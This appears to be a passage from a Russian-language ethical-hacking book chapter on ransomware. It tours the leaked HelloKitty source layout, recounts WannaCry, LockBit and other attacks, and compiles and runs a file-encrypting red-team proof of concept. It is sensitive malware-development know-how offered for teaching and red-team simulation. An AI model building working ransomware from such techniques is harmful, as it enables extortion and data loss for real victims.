Программа-вымогатель HelloKitty - чрезвычайно развитое вредоносное ПО, специально созданное для целевых атак. Она демонстрирует сложный и комплексный подход в сфере угроз кибербезопасности. Этот вариант, обнаруженный в ноябре 2020 года, выделяется применением стойких алгоритмов шифрования. Они делают файлы недоступными для жертв и демонстрируют впечатляющие технические навыки операторов.

Загружаемый архив `hellokitty.zip` содержит решение Microsoft Visual Studio, включающее шифровальщик и расшифровщик HelloKitty, а также библиотеку NTRUEncrypt, которую эта версия программы-вымогателя использует для шифрования файлов:

```
┌──(cocomelonc㉿kali)-[~/malw/hellokitty]
└─$ ls -lt
total 908
-rw-r--r-- 1 cocomelonc cocomelonc 834089 Nov  9 20:15 hellokitty.zip
drwx------ 2 cocomelonc cocomelonc   4096 Dec  6  2020 Innocent
-rw-r--r-- 1 cocomelonc cocomelonc   3893 Dec  6  2020 Innocent.sln
drwx------ 9 cocomelonc cocomelonc   4096 Dec  6  2020 NTRUEncrypt
drwx------ 2 cocomelonc cocomelonc   4096 Dec  6  2020 crc32
drwx------ 2 cocomelonc cocomelonc   4096 Dec  6  2020 decoder
-rw-r--r-- 1 cocomelonc cocomelonc   2140 Dec  6  2020 enc-struct.h
-rw-r--r-- 1 cocomelonc cocomelonc   6791 Dec  6  2020 new-private-ntru-key-debug.h
-rw-r--r-- 1 cocomelonc cocomelonc    145 Dec  6  2020 new-private-ntru-key-release.h
-rw-r--r-- 1 cocomelonc cocomelonc   6232 Dec  6  2020 new-public-ntru-key-debug.h
-rw-r--r-- 1 cocomelonc cocomelonc    139 Dec  6  2020 new-public-ntru-key-release.h
drwx------ 2 cocomelonc cocomelonc   4096 Dec  6  2020 ntru256gen
-rw-r--r-- 1 cocomelonc cocomelonc  31732 Dec  6  2020 processnames.h
-rw-r--r-- 1 cocomelonc cocomelonc     40 Dec  6  2020 random.h
drwx------ 2 cocomelonc cocomelonc   4096 Dec  6  2020 sha256
```

Рисунок 16.20. HelloKitty представляет собой решение Microsoft Visual Studio (.sln)

Мы не будем углубляться в реализацию шифрования, поскольку это выходит за рамки книги, но выделим несколько интересных моментов.

Например, взгляните на папку `crc32`:

Рисунок 16.21. Папка crc32

Код в этой папке представляет собой независимую реализацию алгоритма CRC-32.

Следующая папка называется `decoder` и содержит файлы с логикой расшифровки. Этот код предназначен для расшифровки файлов, зашифрованных программой-вымогателем HelloKitty. Важно отметить, что зашифрованные файлы имеют расширение `.kitty`:




Рисунок 16.22. Папка decoder с логикой расшифровки

Функция `DWORD WINAPI decryptFile(file_to_decrypt *ftd)` управляет процессом расшифровки файла с помощью алгоритмов NTRUEncrypt и AES.

Функция `searchForFiles(PCWSTR widePath)` выполняет поиск в заданном каталоге и добавляет файлы в очередь на расшифровку.

Функции `bool CreateAndContinue(const wchar_t* _mutexName)` и `void CloseMutex()` работают с мьютексом, предотвращая двойной запуск процесса.

Функция `StopDoubleProcessRun` проверяет наличие уже запущенных экземпляров процесса расшифровки.

Функция `main` использует `CommandLineToArgvW` для разбора аргументов командной строки. Она создает потоки для расшифровки файлов, найденных на локальных дисках или в сетевых папках, реализует механизм мьютекса, предотвращающий одновременное выполнение нескольких процессов, и, ожидая завершения потоков, обеспечивает обработку всех файлов перед выходом.

Следующая папка - `Innocent`:




Рисунок 16.23. Папка Innocent

Интересный момент - реализация base64. Эти функции позволяют преобразовывать двоичные данные в закодированный формат base64, который легко читается человеком:

```
static const std::string base64_chars =
    "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
    "abcdefghijklmnopqrstuvwxyz"
    "0123456789+/";

#define CHAR_ARRAY_3_SIZE   3
#define CHAR_ARRAY_4_SIZE   4

static inline bool is_base64(unsigned char c) {
    return (isalnum(c) || (c == '+') || (c == '/'));
}

std::string base64_encode(const UCHAR* bytes_to_encode, size_t in_len) {
    std::string ret;
    int i = 0;
    int j = 0;
    unsigned char char_array_3[CHAR_ARRAY_3_SIZE];
    unsigned char char_array_4[CHAR_ARRAY_4_SIZE];

    while (in_len--)
    {
        char_array_3[i++] = *(bytes_to_encode++);
        if (i == 3) {
```

Рисунок 16.24. Реализация base64

Здесь также есть файл `aesMbedTls.hpp`:




Рисунок 16.25. Реализация AES-128 в программе-вымогателе HelloKitty

В этом коде представлен класс `AES128MbedTls`, содержащий необходимые возможности для шифрования и расшифровки AES-128 с использованием библиотеки Mbed TLS.

Класс изолирует функциональность AES, упрощая интеграцию шифрования и расшифровки AES-128 с Mbed TLS в программе на C++.

Другие приемы и техники программы-вымогателя HelloKitty можно изучить в следующем репозитории GitHub: GitHub.

Изучение и анализ утекшего исходного кода программ-вымогателей могут навести на интересные мысли: даже самые опасные киберпреступники порой используют довольно простые, но эффективные методы разработки.

Примеры печально известных программ-вымогателей и современных угроз

Примеры программ-вымогателей, приведших к масштабным нарушениям и денежным потерям, закрепили за ними статус грозной киберугрозы. Начнем с двух печально известных атак.

Пример 1: атака программы-вымогателя WannaCry

Дата: 12 мая 2017 года

Программа-вымогатель WannaCry быстро распространилась по миру, заразив более 200 000 компьютеров в 150 странах. Ее целью были системы под управлением устаревших версий Microsoft Windows. Атака затронула различные отрасли, включая здравоохранение, финансы и государственные учреждения.

WannaCry эксплуатировала уязвимость операционной системы Windows с помощью эксплойта EternalBlue, который был разработан Агентством национальной безопасности США (NSA), а позднее опубликован хакерской группой The Shadow Brokers. После заражения программа-вымогатель шифровала файлы на компьютере жертвы и требовала оплату в биткойнах за расшифровку.

Атака WannaCry продемонстрировала важность своевременного обновления ПО и установки исправлений для известных уязвимостей. Она также подчеркнула необходимость надежных мер кибербезопасности, включая регулярное резервное копирование данных и обучение сотрудников распознаванию попыток фишинга.

Пример 2: атака программы-вымогателя NotPetya

Дата: 27 июня 2017 года

NotPetya, первоначально считавшаяся вариантом программы-вымогателя Petya, была прежде всего нацелена на организации в Украине, но быстро распространилась по всему миру и затронула компании в разных странах. Она нанесла предприятиям огромный ущерб, включая финансовые потери и нарушения работы.

Подобно WannaCry, NotPetya использовала эксплойт EternalBlue для распространения по сетям. Однако, в отличие от традиционных программ-вымогателей, основной целью NotPetya, по всей видимости, было разрушение, а не финансовая выгода. Она шифровала главную загрузочную запись (MBR) зараженных компьютеров, делая их неработоспособными, и требовала оплату в биткойнах за расшифровку.

Атака NotPetya подчеркнула важность надежных методов кибербезопасности, включая сегментацию сети для ограничения распространения вредоносного ПО и планы реагирования на инциденты для смягчения последствий кибератак.

Рассмотрим несколько заметных атак программ-вымогателей и современных угроз, начиная с 2018 года.

Пример 3: программа-вымогатель GandCrab

Дата: впервые обнаружена в январе 2018 года

GandCrab быстро стала одним из самых распространенных семейств программ-вымогателей, заразив тысячи систем по всему миру. Она атаковала частных лиц и организации в различных отраслях, включая здравоохранение, образование и государственный сектор.

Для заражения систем жертв GandCrab использовала наборы эксплойтов, фишинговые письма и уязвимости протокола удаленного рабочего стола (RDP). Она применяла стойкие алгоритмы шифрования и требовала оплату за ключи расшифровки в криптовалютах, таких как Bitcoin или Dash.

GandCrab продемонстрировала адаптивность операторов программ-вымогателей, которые постоянно совершенствовали тактику для обхода защитных мер. Она также подчеркнула важность обучения пользователей для снижения риска фишинговых атак.

Пример 4: программа-вымогатель Ryuk

Дата: впервые обнаружена в августе 2018 года

Ryuk получила известность благодаря атакам на крупные организации и критическую инфраструктуру, включая поставщиков медицинских услуг, государственные учреждения и финансовые организации. Суммы выкупа в атаках Ryuk были одними из самых высоких из известных и часто достигали миллионов долларов.

Обычно Ryuk проникала в организации через фишинговые письма с вредоносными вложениями или ссылками. Оказавшись внутри сети, она проводила разведку для выявления ценных ресурсов, а затем шифровала файлы и требовала оплату в биткойнах.

Ryuk продемонстрировала растущую сложность атак программ-вымогателей: субъекты угроз применяли такие передовые методы, как ручной взлом и боковое перемещение, чтобы увеличить последствия. Организациям пришлось усиливать защиту надежными средствами безопасности конечных точек и сегментацией сети.

Современные угрозы

Современные варианты программ-вымогателей применяют передовые методы для шифрования принадлежащих жертвам файлов и требуют выкуп, часто в криптовалюте, в обмен на их расшифровку.

Интересной тенденцией стал рост популярности RaaS-платформ, позволяющих даже неопытным киберпреступникам легко проводить атаки. Они предлагают злоумышленникам готовые комплекты программ-вымогателей и услуги поддержки, благодаря чему можно проводить крупномасштабные атаки:

• **Программа-вымогатель Conti:** появившаяся в 2020 году разновидность Ryuk, известная высокими требованиями выкупа и агрессивной тактикой. Она часто атакует организации здравоохранения и связана с несколькими громкими атаками.

• **Программа-вымогатель Sodinokibi (REvil):** Sodinokibi, также известная как REvil, получила известность в 2019 году и с тех пор участвовала во множестве атак на компании по всему миру. Она работает по модели RaaS, а партнеры проводят атаки от имени операторов.
• **Программа-вымогатель DarkSide:** DarkSide попала в заголовки новостей в 2021 году после атаки на Colonial Pipeline, один из крупнейших топливопроводов США. Стоящая за DarkSide группа взяла на себя ответственность за атаку, которая привела к дефициту топлива и серьезным нарушениям.
• **Программа-вымогатель Maze:** Maze привлекла внимание тактикой кражи конфиденциальных данных перед шифрованием файлов и угрозой опубликовать сведения при неуплате выкупа. Хотя первоначальные операторы объявили об уходе в 2020 году, код Maze был перенят другими субъектами угроз.
• **Программа-вымогатель CLOP:** CLOP известна атаками на крупные предприятия и связана с несколькими громкими инцидентами. Она применяет такие методы, как двойное вымогательство, и активно атакует организации в производстве, технологиях и розничной торговле.
• **Программа-вымогатель LockBit:** впервые обнаруженная в сентябре 2019 года LockBit стала серьезной угрозой организациям по всему миру. Она известна сложными методами шифрования и тактикой вымогательства и атакует компании в разных отраслях, включая здравоохранение, финансы и государственный сектор.

LockBit привлекла повышенное внимание благодаря развитым возможностям, включая шифрование, техники уклонения и сложную инфраструктуру. Понимание тонкостей LockBit критически важно для специалистов и организаций в сфере кибербезопасности.

LockBit - разновидность программы-вымогателя, которая шифрует файлы в зараженных системах и требует от жертв выкуп в обмен на ключи расшифровки. Подобно другим вариантам, LockBit работает по модели RaaS: разработчики предоставляют вредоносное ПО партнерам, проводящим атаки от их имени. Такая бизнес-модель позволяет субъектам угроз распространять программу шире и увеличивать потенциальную прибыль.

Для проникновения в системы и их шифрования LockBit применяет различные техники:

• **Фишинговые письма:** заражение LockBit часто начинается с фишинговых писем, содержащих вредоносные вложения или ссылки. Эти письма заставляют получателей открыть вложения или перейти по ссылкам, после чего программа-вымогатель загружается и выполняется в системе жертвы.
• **Наборы эксплойтов:** в некоторых случаях LockBit может эксплуатировать уязвимости ПО или операционных систем для получения несанкционированного доступа. Наборы эксплойтов с готовыми средствами эксплуатации известных уязвимостей часто применяются для доставки полезной нагрузки программы-вымогателя.
• **RDP:** операторы LockBit могут атаковать системы с открытыми портами RDP. Подбирая пароли или используя похищенные учетные данные для доступа к системам с RDP, злоумышленники могут развернуть программу-вымогатель непосредственно в скомпрометированных системах.

После запуска в системе жертвы LockBit шифрует файлы с помощью стойких алгоритмов, таких как Advanced Encryption Standard (AES), делая их недоступными пользователю. Затем программа показывает записку с требованием выкупа, обычно в виде текстового файла или всплывающего окна, содержащую инструкции по оплате и получению ключей расшифровки.

LockBit участвовала в нескольких громких атаках на организации разного масштаба и из разных отраслей. Среди заметных инцидентов:

• **Организации здравоохранения:** LockBit атаковала поставщиков медицинских услуг, нарушая работу критически важных служб и компрометируя конфиденциальные данные пациентов. Такие атаки могут иметь тяжелые последствия для оказания медицинской помощи и конфиденциальности.
• **Финансовые организации:** банки, инвестиционные компании и другие финансовые организации также становились целями LockBit. Такие атаки могут привести к финансовым потерям, репутационному ущербу и санкциям регулирующих органов.
• **Государственные учреждения:** атаки LockBit на государственные учреждения могут привести к потере конфиденциальных государственных данных, нарушению основных услуг и потенциальным последствиям для национальной безопасности.

Финансовые последствия атак LockBit могут быть значительными: требования выкупа часто достигают сотен тысяч или даже миллионов долларов. Кроме того, организации могут понести дополнительные расходы, связанные с реагированием на инцидент, восстановлением и юридическими издержками.

Практический пример

Иногда сложные операции красной команды требуют имитировать действия противников и киберпреступников, в частности операторов программ-вымогателей. Это включает имитацию заражения целевой системы через фишинг и вредоносные документы, а также шифрование файловой системы. Рассмотрим пример того, как можно имитировать программу-вымогатель, а именно шифрование файловой системы. Разумеется, по этическим причинам мы не будем имитировать платеж на криптокошелек и показывать записку с требованием выкупа и инструкциями.

Полный исходный код нашей программы доступен на GitHub; его можно загрузить по следующей ссылке: GitHub.

Как обычно, скомпилируйте PoC-код с помощью MinGW. Введите следующую команду:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
    constants -static-libstdc++ -static-libgcc -fpermissive -lcrypt32
```

В Kali Linux это выглядит так:

```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/
chapter16/03-case-studies]
└─$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/inc
lude/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-excepti
ons -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -lcr
ypt32

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/
chapter16/03-case-studies]
└─$ ls -lt
total 32
-rwxr-xr-x 1 cocomelonc cocomelonc 16896 Mar 19 00:29 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc  6079 Mar 19 00:29 hack.c
-rw-r--r-- 1 cocomelonc cocomelonc    19 Mar 18 14:38 test.txt
```

Рисунок 16.26. Компиляция нашего приложения «программы-вымогателя»

Для простоты наше приложение лишь шифрует и расшифровывает файл. Если расшифрованный файл совпадает с исходным, программа работает правильно.

Запустим ее на компьютере жертвы, в моем случае это Windows 10 x64 версии 1903:

```
$ .\hack.exe
```

Результат этой команды показан на следующем снимке экрана:




Рисунок 16.27. Новые зашифрованный и расшифрованный файлы

Как видно, создаются новый зашифрованный файл `test.txt.AES` и расшифрованный файл `test.txt.decrypted`.

Сравним исходный файл `test.txt` и файл `test.txt.decrypted`. Выполните следующую команду:

```
$ sha256-sum test.txt test.txt.decrypted
```

В Kali Linux это выглядит так:




Рисунок 16.28. Сравнение исходного и расшифрованного файлов

Можно также выполнить сравнение с помощью `hexdump`. Оно наглядно продемонстрирует идентичность файлов. Выполните следующее:

```
$ hexdump -C test.txt
$ hexdump -C test.txt.decrypted
```

В Kali Linux это выглядит так:




Рисунок 16.29. Сравнение исходного и расшифрованного файлов с помощью hexdump

Как видим, эти файлы идентичны.

Рассмотренные примеры и случаи демонстрируют сохраняющуюся угрозу программ-вымогателей и необходимость для организаций сохранять бдительность и применять надежные меры кибербезопасности для защиты от развивающихся угроз.

Стратегии смягчения последствий и восстановления

Атаки программ-вымогателей превратились в серьезную угрозу для компаний любого масштаба. Последствия могут быть катастрофическими: финансовые потери, репутационный ущерб и утрата данных целевой организации. В качестве упреждающей и комплексной меры защиты от программ-вымогателей и других киберугроз организации все чаще обращаются к учениям красных команд. В этом разделе рассматривается потенциал красных команд для повышения готовности организации к атакам программ-вымогателей.

А как насчет реалистичной имитации атаки? Учения красных команд предназначены для оценки готовности организации к атаке программы-вымогателя путем воспроизведения стратегий и методов настоящих киберпреступников. Такой реализм помогает организациям понять эффективность своей защиты перед лицом реальной угрозы.

Учения красных команд дают руководителям и лицам, принимающим решения, возможность глубже понять потенциальные последствия атак программ-вымогателей. Этот непосредственный опыт способен улучшить принятие решений и распределение ресурсов в сфере кибербезопасности.

Разумеется, чтобы проводить учения красных команд как можно реалистичнее и имитировать угрозы программ-вымогателей максимально близко к реальности, необходимо изучать тактики и приемы злоумышленников.

Как автор этой книги, я постарался охватить как можно больше техник, приемов, стратегий и шаблонов, созданных авторами реального вредоносного ПО. Стоит отметить, что авторы программ-вымогателей стремятся перенимать лучшие практики как классических, так и наиболее успешных вредоносных программ.

Я также считаю, что, поскольку программы-вымогатели непосредственно связаны с криптографией, исследователям безопасности следует уделять внимание различным исследованиям в области математики, включая теорию чисел и теорию информации, и криптографии, в том числе академическим работам, чтобы разрабатывать стратегии расшифровки алгоритмов вымогателей. Конечно, многие могут возразить, что расшифровывать криптостойкие алгоритмы бессмысленно с математической точки зрения, однако существует альтернатива: что, если изучить и проанализировать устройство и логику самих приложений-вымогателей? Можно исследовать и попытаться взломать программу-вымогатель, уязвимую по своей архитектуре.

Итоги

В этой главе мы подробно исследовали программы-вымогатели. Мы рассмотрели известные случаи и проанализировали код одной из наиболее влиятельных утечек программы-вымогателя, ContiLeaks. Мы изучили, какие лучшие приемы разработки вредоносного ПО переняли авторы этой программы. Мы поняли, что в современном ландшафте киберугроз программы-вымогатели занимают очень важную, ведущую роль и еще много лет будут оставаться одной из главных угроз.

Мы также реализовали простую программу, которая шифрует и расшифровывает файл алгоритмом AES с помощью WINAPI. Разумеется, она не может имитировать полноценную программу-вымогатель из реального мира, но способна стать хорошей отправной точкой для собственных проектов имитации угроз и действий противника.

В этой книге я попытался охватить все области разработки вредоносного ПО. Как и создание любой программы, разработка вредоносного ПО по-своему увлекательна, по-своему сложна и, разумеется, до сих пор окутана тайной. Чем дальше и глубже вы изучаете эту науку, тем больше возникает вопросов.

Прежде всего я, конечно, хочу предупредить: использование изложенных в книге приемов и техник для совершения незаконных действий не приведет ни к чему хорошему и может положить конец вашей будущей карьере.

Я все же постарался включить много исходного кода и реальных примеров, чтобы наглядно продемонстрировать различные тактики и техники. Я хотел, чтобы книга была прежде всего практической, поскольку некоторые ее теоретические аспекты легко найти в интернете.

Что касается примеров утечек исходного кода реального вредоносного ПО, я очень хочу, чтобы вы поняли: все приемы и техники, которые я показал в примерах книги, действительно применяются в реальном мире. Хочется верить, что эти примеры станут отправной точкой для более продвинутых программ в ваших операциях красных команд и стратегиях имитации действий противника.

Конечно, я искренне надеюсь, что эта книга будет в первую очередь полезна начинающим. Мне все же пришлось принимать трудные решения, потому что из разделов книги пришлось убрать очень много интересных примеров.

Дорогой читатель, поймите: возможно, мне не удалось дать полную и исчерпывающую информацию о разработке вредоносного ПО, в особенности программ-вымогателей, которые теперь стали самым опасным и одновременно самым интересным примером вредоносного ПО.

Кроме того, по этическим причинам я не привел исходный код полностью необнаружимого вредоносного ПО, а лишь дал рекомендации и показал, как авторы реальных вредоносных программ добиваются этого.

Но я готов ответить на все ваши вопросы по электронной почте. Я также планирую в будущем опубликовать еще много интересных книг на эту тему.

В заключение хочу лишь отметить, что большая часть усилий по приобретению знаний в любой области технологии или науки будет зависеть от ваших собственных исследований и труда; ни одна книга не даст ответов на все вопросы по интересующим вас темам.